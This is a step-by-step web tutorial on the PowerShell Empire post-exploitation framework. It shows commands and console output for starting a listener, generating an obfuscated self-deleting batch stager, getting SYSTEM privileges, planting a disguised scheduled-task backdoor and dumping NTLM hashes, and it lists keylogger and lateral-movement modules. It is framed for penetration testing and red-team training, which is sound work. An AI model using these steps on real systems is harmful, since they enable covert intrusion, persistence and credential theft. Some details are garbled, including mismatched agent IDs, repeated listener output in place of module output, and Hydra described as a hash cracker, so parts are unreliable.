POWER SHELL EMPIRE TUTORIAL

What Is PowerShell Empire?

PowerShell Empire is an open-source post-exploitation framework that penetration testers and red teams use to perform adversary emulation. It is designed to aid users in performing the post-exploitation phase of an attack, where they must maintain control over compromised systems, perform lateral movement, elevate privileges, and exfiltrate data.

The framework focuses on targeting Windows environments using the PowerShell scripting language to automate attacks and execute malicious commands. PowerShell Empire has three main components:

- **Empire Server** - This is written in Python and comprises modules that add different functionality.
- **Empire Client** - This comes built-in with PowerShell Empire and lets you access the Empire Server remotely.
- **GUI Client** - This provides a graphical interface for accessing the Empire Server that is called Starkiller.

To use PowerShell Empire, you execute a *Stager* on a target system. This *Stager* is a small piece of code that communicates to the Empire Server and generates an *Agent*, providing you remote access to the target system. The Empire Client (or GUI Client) lets you connect to the Empire Server and interact with this *Agent* through built-in commands or more complex Empire *Modules*. You will see how to do this later.

You can run the Empire Server and Empire Client on the same machine as a local process or run the Empire Server on a separate machine. In this guide, both components are run on the same machine for simplicity.

What Are the Benefits of Using PowerShell Empire?

The use of agents, servers, and clients to control compromised systems is often called a Command and Control (C2) framework. A hacker will use a C2 framework in the real world to perform cyber attacks.

PowerShell Empire is one of many C2 frameworks available. There are other open-source ones like Slither and commercial ones like Cobalt Strike. These are used in security to emulate adversaries during a penetration test or red team engagement so defenders can better protect against them.

You can find a detailed breakdown and comparison of all the popular C2 frameworks in the C2 Matrix Project. This project aims to point you to the best C2 framework to suit your testing needs.

Penetration testers and red teamers will often use a C2 framework over a penetration testing framework, such as Metasploit, for several reasons:

- C2 frameworks are designed specifically for post-exploitation and come with inbuilt tooling and lateral movement techniques that allow you to do this.
- C2 frameworks are good at evading network detection. They have inbuilt features that allow you to evade traditional security solutions and remain undetected in a target network.
- C2 frameworks are heavily customizable. Many frameworks allow you to create new agents, tune C2 profiles, and add new functionality that can be used to mimic real-world threats.
- C2 frameworks often have reporting features that allow you to document security weaknesses you found, the actions you performed, and the impact of your attack.
- C2 frameworks are designed to securely handle and exfiltrate client data using encryption.

This is not to say pentesting frameworks like Metasploit have no place. Metasploit is an incredibly versatile tool that is excellent for performing reconnaissance and exploitation against target systems. You can learn how to use it in How to Use Metasploit in Kali Linux: A Step-By-Step Tutorial.

Advantages of PowerShell Empire:

Strong integration with PowerShell allows it to automate post-exploitation activities using Powershell scripts that are executed in memory, making it harder to detect.

It is designed for the post-exploitation phase of an attack and has inbuil tooling for privilege escalation, lateral movement, and data exfiltration

It has a modular architecture allowing you to extend the framework to suit your needs.

It is backed by an active community that provides ongoing updates and new features.

Disadvantage of PowerShell Empire:

It is Windows-centric and has limited functionality outside Windows environments.

Modern security solutions that gather PowerShell logs (or block it entirely) severely impact PowerShell Empire's capabilities.

The framework has a learning curve for new users who need to understand PowerShell scripting and how the framework functions.

Want to Download ALL Our Premium Cheat Sheets?

No Problem! Just enter your email address, and we'll send you the PDF versions of all our top cheat sheets.

DOWNLOAD →

Installation

Now you know what PowerShell Empire is and what it is used for, let's see how to use it. To start with PowerShell Empire, you first need to install it on your machine. You can do this on Kali Linux by running:

```
sudo apt update && sudo apt upgrade
```

```
sudo apt install powershell-empire
```

```
┌──(attacker㉿attacker01)-[~]
└─$ sudo apt install powershell-empire
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following additional packages will be installed:
  aspnetcore-runtime-6.0 aspnetcore-targeting-pack-6.0 dotnet-apphost-pack-6.0 dotnet-hostfxr-6.0 dotnet-runtime-6.0 dotnet-runtime-deps-6.0 dotnet-sdk-6.0 dotnet-targeting-pack-6.0 python3-jose python3-rsa python3-secretsocks
  starkiller
Suggested packages:
  python-jose-doc
Recommended packages:
  xar bomutils python3-crypto
The following NEW packages will be installed:
  aspnetcore-runtime-6.0 aspnetcore-targeting-pack-6.0 dotnet-apphost-pack-6.0 dotnet-hostfxr-6.0 dotnet-runtime-6.0 dotnet-runtime-deps-6.0 dotnet-sdk-6.0 dotnet-targeting-pack-6.0 python3-jose python3-rsa python3-secretsocks
  starkiller
The following packages will be upgraded:
  powershell-empire
1 upgraded, 12 newly installed, 0 to remove and 18 not upgraded.
Need to get 55.9 MB/179 MB of archives.
After this operation, 500 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
```

Next, run the command `sudo powershell-empire server` to start the PowerShell Empire Server.

```
┌──(attacker㉿attacker01)-[~]
└─$ sudo powershell-empire server
[sudo] password for attacker:
[INFO]: Checking submodules ...
[INFO]: No .git directory found. Skipping submodule check.
[INFO]: v2: Loading listener templates from: /usr/share/powershell-empire/empire/server/listeners/
[INFO]: v2: Loading stager templates from: /usr/share/powershell-empire/empire/server/stagers/
[INFO]: v2: Loading bypasses from: /usr/share/powershell-empire/empire/server/bypasses/
[INFO]: v2: Loading malleable profiles from: /usr/share/powershell-empire/empire/server/data/profiles/
[INFO]: v2: Loading modules from: /usr/share/powershell-empire/empire/server/modules/
[INFO]: Searching for plugins at /usr/share/powershell-empire/empire/server/plugins
[INFO]: Initializing plugin: basic_reporting
[INFO]: Initializing plugin: csharpserver
[INFO]: Initializing plugin: reverseshell_stager_server
[INFO]: Initializing plugin: websockify_server
[INFO]: Initializing plugin: chiselserver
[INFO]: Initializing plugin: socksproxyserver
[WARNING]: Plugin csharpserver does not support db session or user_id, falling back to old method
[INFO]: csharpserver: [*] Starting Empire C# server
[INFO]: Plugin csharpserver ran successfully!
[INFO]: Empire starting up ...
[INFO]: Compiler ready
[INFO]: Starkiller served at http://localhost:1337/index.html
[INFO]: Started server process [77792]
[INFO]: Waiting for application startup.
[INFO]: Application startup complete.
[INFO]: Uvicorn running on http://0.0.0.0:1337 (Press CTRL+C to quit)
```

In a new terminal window, run `sudo powershell-empire client` to connect to the server using the Empire Client.

```
┌──(attacker㉿attacker01)-[~]
└─$ sudo powershell-empire client
```

```
Use the 'connect' command to connect to your Empire server.
'connect -c localhost' will connect to a local empire instance with all the defaults
including the default username and password.
INFO: Attempting to connect to server: localhost
```

```
[Empire] Post-Exploitation Framework
[Version] 5.4.2 | [Web] https://github.com/BC-SECURITY/Empire
[Starkiller] Web UI | [Web] https://github.com/BC-SECURITY/Starkiller
[Documentation] | [Web] https://bc-security.gitbook.io/empire-wiki/

412 modules currently loaded

0 listeners currently active

0 agents currently active

Starkiller is now the recommended way to use Empire.
Try it out at http://localhost:1337/index.html
INFO: Connected to localhost
(Empire) >
```

Listeners

PowerShell Empire *Stagers* connect to the Empire Server. They then create an *Agent* which you interact with and use to control compromised systems. To allow *Stagers* to connect to the server, you need to create a *Listener* for them to connect back to. These *Listeners* will “listen” for a connection from an Empire *Stager* and generate an *Agent* when a *Stager* connects.

To set up a *Listener* in PowerShell Empire, run the command `uselistener` followed by the name of the *Listener* you want to use. To get a list of all the possible *Listeners* you can use, run

the command `uselistener` and tab through the available options.

```
(Empire) > uselistener dbx
                         dbx
                         http
                         http_com
                         http_foreign
                         http_hop
                         http_malleable
                         onedrive
                         port_forward_pivot
```

To use the `http` *Listener*, type `uselistener http`.

```
(Empire) > uselistener http

  id            http
  authors       Will Schroeder, @harmj0y, https://twitter.com/harmj0y
  description   Starts a http[s] listener (PowerShell or Python) that uses a GET/POST
                approach.
  category      client_server

Record Options
```

Name	Value	Required	Description
Name	http	True	Name for the listener.
Host	http://10.0.200.20	True	Hostname/IP for staging.
BindIP	0.0.0.0	True	The IP to bind to on the control server.
Port		True	Port for the listener.
Launcher	powershell -noP -sta -w 1 -enc	True	Launcher string.
StagingKey	_5:Vy)gZ3{C[>I+]AimR1qGM^aE;v7~D	True	Staging key for initial agent negotiation.
DefaultDelay	5	True	Agent delay/reach back interval (in seconds).
DefaultJitter	0.0	True	Jitter in agent reachback interval (0.0-1.0).
DefaultLostLimit	60	True	Number of missed checkins before exiting
DefaultProfile	/admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko	True	Default communication profile for the agent.
CertPath		False	Certificate path for https listeners.
KillDate		False	Date for the listener to exit (MM/dd/yyyy).
WorkingHours		False	Hours for the agent to operate (09:00-17:00).
Headers	Server:Microsoft-IIS/7.5	True	Headers for the control server.

This will create a *Listener* on port number 80 of the Empire Server (your local PC) and show you the all the options options being used. You can customize this *Listener* by adjusting these options. For example, to change the name of the *Listener,* run `set Name MyListener` and to change the network port the *Listener* is listening on `set Port 80`. To save these options and start the *Listener,* run the `execute` command.

```
(Empire: uselistener/http) > set Name MyListener
INFO: Set Name to MyListener
(Empire: uselistener/http) > set Port 80
INFO: Set Port to 80
(Empire: uselistener/http) > execute
[+] Listener MyListener successfully started
(Empire: uselistener/http) >
```

You can then re-inspect the *Listener's* options by running the command `options`.

```
(Empire: uselistener/http) > options

Record Options
```

Name	Value	Required	Description
Name	MyListener	True	Name for the listener.
Host	10.0.200.20	True	Hostname/IP for staging.
BindIP	0.0.0.0	True	The IP to bind to on the control server.
Port		True	Port for the listener.
Launcher	powershell -noP -sta -w 1 -enc	True	Launcher string.
StagingKey	_5:Vy)gZ3{C[>I+]AimR1qGM^aE;v7~D	True	Staging key for initial agent negotiation.
DefaultDelay	5	True	Agent delay/reach back interval (in seconds).
DefaultJitter	0.0	True	Jitter in agent reachback interval (0.0-1.0).
DefaultLostLimit	60	True	Number of missed checkins before exiting
DefaultProfile	/admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko	True	Default communication profile for the agent.
CertPath		False	Certificate path for https listeners.
KillDate		False	Date for the listener to exit (MM/dd/yyyy).

Execute the command `back` to return from the *Listener's* interface. You can then view all active *Listeners* on the Empire Server with the command `listeners`.

```
(Empire: uselistener/http) > back
(Empire: listeners) > listeners

Listeners List
```

ID	Name	Template	Created At	Enabled
1	MyListener	http	2023-08-29 07:49:08 BST (54 seconds ago)	True

```
(Empire: listeners) >
```

Stagers

Now that your *Listener* is up and running, you need to create a *Stager*. A *Stager* is a piece of code that executes a payload on the target machine, which connects back to your *Listener*. This payload contains the functionality needed to generate an *Agent* that lets you remotely control the compromised system while initiating the Encrypted Key Exchange protocol to protect the C2 communication.

PowerShell Empire includes several different types of *Stagers*:

- Malicious scripts (.bat, .hta, .vbs, etc.)
- Dynamic Link Libraries (DLLs)
- Executables (.exe)
- Shellcode
- Microsoft Office macros
- Cross-platform stagers for Linux and macOS

To create a *Stager*, run the command `usestager` followed by the name of the *Stager* you want to create. To get a list of all the possible *Stagers* you can use, run the command `usestager` and tab through the available options.

```
(Empire: listeners) > usestager multi_war
                      multi_war
                      multi_launcher
                      multi_bash
                      multi_macro
                      multi_pyinstaller
                      windows_launcher_bat
                      windows_reverseshell
                      windows_dll
                      windows_shellcode
                      windows_wmic
                      windows_generate_agent
                      windows_launcher_vbs
                      windows_backdoorlnkmacro
                      windows_launcher_lnk
                      windows_cmd_exec
                      windows_ducky
```

To use the `windows_launcher_bat` *Stager*, run the command `usestager windows_launcher_bat`. This is a self-deleting *Stager* that uses a batch file to inject shellcode into a running process and deletes the batch file once complete - a good option for hiding your actions.

```
(Empire: listeners) > usestager windows_launcher_bat

 id          windows_launcher_bat
 authors     Will Schroeder, @harmj0y, https://twitter.com/harmj0y
 description Generates a self-deleting .bat launcher for Empire. Only works with
             the HTTP and HTTP COM listeners.

Record Options
```

Name	Value	Required	Description
Listener		True	Listener to generate stager for.
Language	powershell	True	Language of the stager to generate.
OutFile	launcher.bat	False	Filename that should be used for the generated output, otherwise returned as a string.
Delete	True	False	Switch. Delete .bat after running.
Obfuscate	False	False	Switch. Obfuscate the launcher powershell code, uses the ObfuscateCommand for obfuscation types. For powershell only.
ObfuscateCommand	Token\All\1	False	The Invoke-Obfuscation command to use. Only used if Obfuscate switch is True. For powershell only.
Bypasses		False	Bypasses as a space separated list to be prepended to the launcher

```
(Empire: usestager/windows_launcher_bat) >
```

You can change the configuration of this *Stager*. To see what you can change, run the command `options`, then use the `set` command followed by the option you want to change. For example, to attach the *Stager* to the *Listener* you previously created, run the command `set Listener MyListener`. Next, obfuscate the PowerShell launcher code to evade network detection by setting `Obfuscate True`. Finally, type `execute` to save the settings and generate the *Stager*.

```
(Empire: usestager/windows_launcher_bat) > set Listener MyListener
INFO: Set Listener to MyListener
(Empire: usestager/windows_launcher_bat) > set Obfuscate True
INFO: Set Obfuscate to True
(Empire: usestager/windows_launcher_bat) > execute
INFO: launcher.bat written to /var/lib/powershell-empire/empire/client/generated-stagers/launcher.bat
(Empire: usestager/windows_launcher_bat) > options

Record Options
```

Name	Value	Required	Description
Listener	MyListener	True	Listener to generate stager for.
Language	powershell	True	Language of the stager to generate.
OutFile	launcher.bat	False	Filename that should be used for the generated output, otherwise returned as a string.
Delete	True	False	Switch. Delete .bat after running.
Obfuscate	True	False	Switch. Obfuscate the launcher powershell code, uses the ObfuscateCommand for obfuscation types. For powershell only.
ObfuscateCommand	Token\All\1	False	The Invoke-Obfuscation command to use. Only used if Obfuscate switch is True. For powershell only.
Bypasses		False	Bypasses as a space separated list to be prepended to the launcher

```
(Empire: usestager/windows_launcher_bat) >
```

Agents

Your *Listener* and *Stager* are now created. The final step is to execute the *Stager* you created on the target system. This will generate a new *Agent* once it connects back to the Empire Server, which allows you to control the target machine remotely.

First, transfer the *Stager* you created to the target machine. PowerShell Empire will tell you where this *Stager* was written to when you ran the `execute` command.


```
(Empire: usestager/windows_launcher_bat) > execute
INFO: launcher.bat written to /var/lib/powershell-empire/empire/client/generated-stagers/launcher.bat
(Empire: usestager/windows_launcher_bat) > options

Record Options
```

Name	Value	Required	Description
Listener	MyListener	True	Listener to generate stager for.
Language	powershell	True	Language of the stager to generate.
OutFile	launcher.bat	False	Filename that should be used for the generated output, otherwise returned as a string.
Delete	True	False	Switch. Delete .bat after running.
Obfuscate	True	False	Switch. Obfuscate the launcher powershell code, uses the ObfuscateCommand for obfuscation types. For powershell only.
ObfuscateCommand	Token\All\1	False	The Invoke-Obfuscation command to use. Only used if Obfuscate switch is True. For powershell only.
Bypasses		False	Bypasses as a space separated list to be prepended to the launcher

```
(Empire: usestager/windows_launcher_bat) >
```

When you have transferred this *Stager* to your target machine, run it.



Back in PowerShell Empire, type agents to see a list of active *Agents*.

```
[+] New agent H97R1ZN8 checked in
(Empire: agents) > agents

Agents
 ID        Name      Language   Internal IP   Username                 Process    PID   Delay   Last Seen                      Listener
 H97R1ZN8  H97R1ZN8  powershell 10.0.200.3    milkyway\StationX-admin  powershell 2304  5/0.0   2023-08-29 08:29:34 BST        MyListener
                                                                                                (4 seconds ago)

(Empire: agents) >
```

Here you see a new *Agent* has been created after your *Stager* connected back. However, it has a complicated name (`H97R1ZN8`). To change the *Agent* name, run the command `rename H97R1ZN8 MyAgent` and interact with the *Agent* by running `interact MyAgent` .

Modules

To perform actions against the target machine, you need to use PowerShell Empire's *Modules*. Each *Module* performs a specific function, such as collecting browser data, dumping

passwords, exploiting local vulnerabilities, establishing persistence, performing reconnaissance, and moving laterally.

PowerShell Empire has over 400 modules for you to use, written in PowerShell, Python, and C#. Let's take a look at some popular ones.

Privilege Escalation

This time, execute the *Stager* you created as Administrator to get an *Agent* running with elevated privileges. Elevated *Agents* will have an `*` next to them in PowerShell Empire when listed.

Now use the `powershell_privesc_getsystem` module by running the command `usemodule powershell_privesc_getsystem`.

```
(Empire) > uselistener http

 id          http
 authors     Will Schroeder, @harmj0y, https://twitter.com/harmj0y
 description Starts a http[s] listener (PowerShell or Python) that uses a GET/POST
             approach.
 category    client_server

Record Options
```

Name	Value	Required	Description
Name	http	True	Name for the listener.
Host	http://10.0.200.20	True	Hostname/IP for staging.
BindIP	0.0.0.0	True	The IP to bind to on the control server.
Port		True	Port for the listener.
Launcher	powershell -noP -sta -w 1 -enc	True	Launcher string.
StagingKey	_5:Vy)gZ3{C[>I+]AimR1qGM^aE;v7~D	True	Staging key for initial agent negotiation.
DefaultDelay	5	True	Agent delay/reach back interval (in seconds).
DefaultJitter	0.0	True	Jitter in agent reachback interval (0.0-1.0).
DefaultLostLimit	60	True	Number of missed checkins before exiting
DefaultProfile	/admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko	True	Default communication profile for the agent.
CertPath		False	Certificate path for https listeners.
KillDate		False	Date for the listener to exit (MM/dd/yyyy).
WorkingHours		False	Hours for the agent to operate (09:00-17:00).
Headers	Server:Microsoft-IIS/7.5	True	Headers for the control server.

This module lets you elevate admin privileges to SYSTEM privileges, which lets you dump credentials, steal Kerberos tokens, and perform lateral movement. You need to set

the *Agent* you want to execute this module through using the command `set Agent 7B3ZS8Y9`. Then, type `execute` to run the module. You must use the Agent's ID to set it, not its name.

To see if the module was successful, type `interact 7B3SZS8Y9`

To learn more about privilege escalation, read [How to Use Windows Privilege Escalation: Elevate Your Skills](#).

Want to Download ALL Our Premium Cheat Sheets?

No Problem! Just enter your email address, and we'll send you the PDF versions of all our top cheat sheets.

DOWNLOAD →

Persistence

You can use an elevated PowerShell Empire *Agent* to install a persistence mechanism that lets you maintain control of a target system after reboots or disconnections. To do this, you can use the `powershell_persistence_elevated_schtasks` module.

Now set the *Agent* to execute the module through with the command `set Agent 7B3ZS8Y6` and the *Lisenter* you want the persistence mechanism to connect back to with `set Listener MyListener`. This should be a *Listener* you have set up on your PowerShell Empire Server. Finally, run the `execute` command.

This module creates a scheduled task on the target machine that runs daily at 09:00 and is named “Updater.” To see if the module was successful, try interacting with the *Agent* again.

Here you can see the module ran successfully. You can adjust the name of the scheduled task, what time it is executed, and where it is hidden on the system by editing the *Module's* configuration options. This lets you better obfuscate your persistence mechanism and evade network detection.

Dumping Credentials

Another post-exploitation activity an elevated *Agent* lets you do is dump credentials. You can use these credentials to impersonate other users, access sensitive files, and pivot around the target environment.

To dump credentials in PowerShell Empire, you can use the `powershell_credentials_invoke_ntlmextract` module.

The only option to set for this module is the *Agent* with `set Agent 9WPM8CGY`, then type `execute`.

This module extracts the NTLM hashes of local user accounts stored in the target system's registry. You can crack these extracted password hashes to reveal the plaintext passwords with a password cracking tools like Hydra, or use them to perform lateral movement through the pass-the-hash attack.

To learn how to do these, read How to Use Hydra to Crack Passwords: The Complete Guide and Pass the Hash Attacks: How to Make Network Compromise Easy.

To see if the module was successful, try interacting with the *Agent* again.

The module was successful and shows the NTLM hashes of several users. You can also see several Empire *Agents* that have disconnected and stopped connecting back to the Listener. Disconnected *Agents* are shown in red.

You can dump other credentials, such as Kerberos tickets, access tokens, browser data, and more, using PowerShell Empire *Modules*. Here are a few of the other *Modules* you can take advantage of.

Module Category	Module Description	Example Module
Enumeration	Perform reconnaissance and information gathering.	`csharp/SharpSploit.Enumeration/GetDomainUser`
Situation	Used for situation awareness of a target.	`powershell/situational_awareness/host/hostrecon`

Module Category	Module Description	Example Module
Active Directory	Enumerate Active Directory environments.	`python/situational_awareness/network/active_directory/get_computers`
Privilege Escalation	Perform or scan for privilege escalation.	`powershell/privesc/bypassuac`
Credentials	Steal or impersonate credentials (e.g., hashes, tokens, tickets)	`powershell/credentials/mimikatz/extract_tickets`
Persistence	Maintain access to a system.	`powershell/persistence/userland/registry`
Lateral Movement	Execute commands or move to a remote system.	`powershell/lateral_movement/invoke_psexec`
Code execution	Execute custom code on a target system.	`powershell/code_execution/invoke_dllinjection`
Collection	Collect data from a system (e.g., browser data, key loggers, screenshots, etc.).	`powershell/collection/keylogger`
Management	Used to manage/administer the system.	`powershell/management/restart`
Exploit	Used to exploit a known local vulnerability (e.g., ZeroLogon, PrintNightmare, EternalBlue, etc.)	`powershell/privesc/zerologon`

Conclusion

PowerShell Empire is a sophisticated post-exploitation framework that excels at performing post-exploitation activities in Windows environments. You can use it as a C2 framework during penetration tests, red team engagements, and purple teaming exercises to dump credentials, install persistence, and perform lateral movement.

You have learned about the three components that make up the PowerShell Empire framework; the Empire Server, the Empire Client, and the Starkiller GUI tool. You then saw how to use the framework by starting a *Listener*, creating and executing a *Stager*, and

performing post-exploitation activities on a target machine through an *Agent* and PowerShell Empire's *Modules*.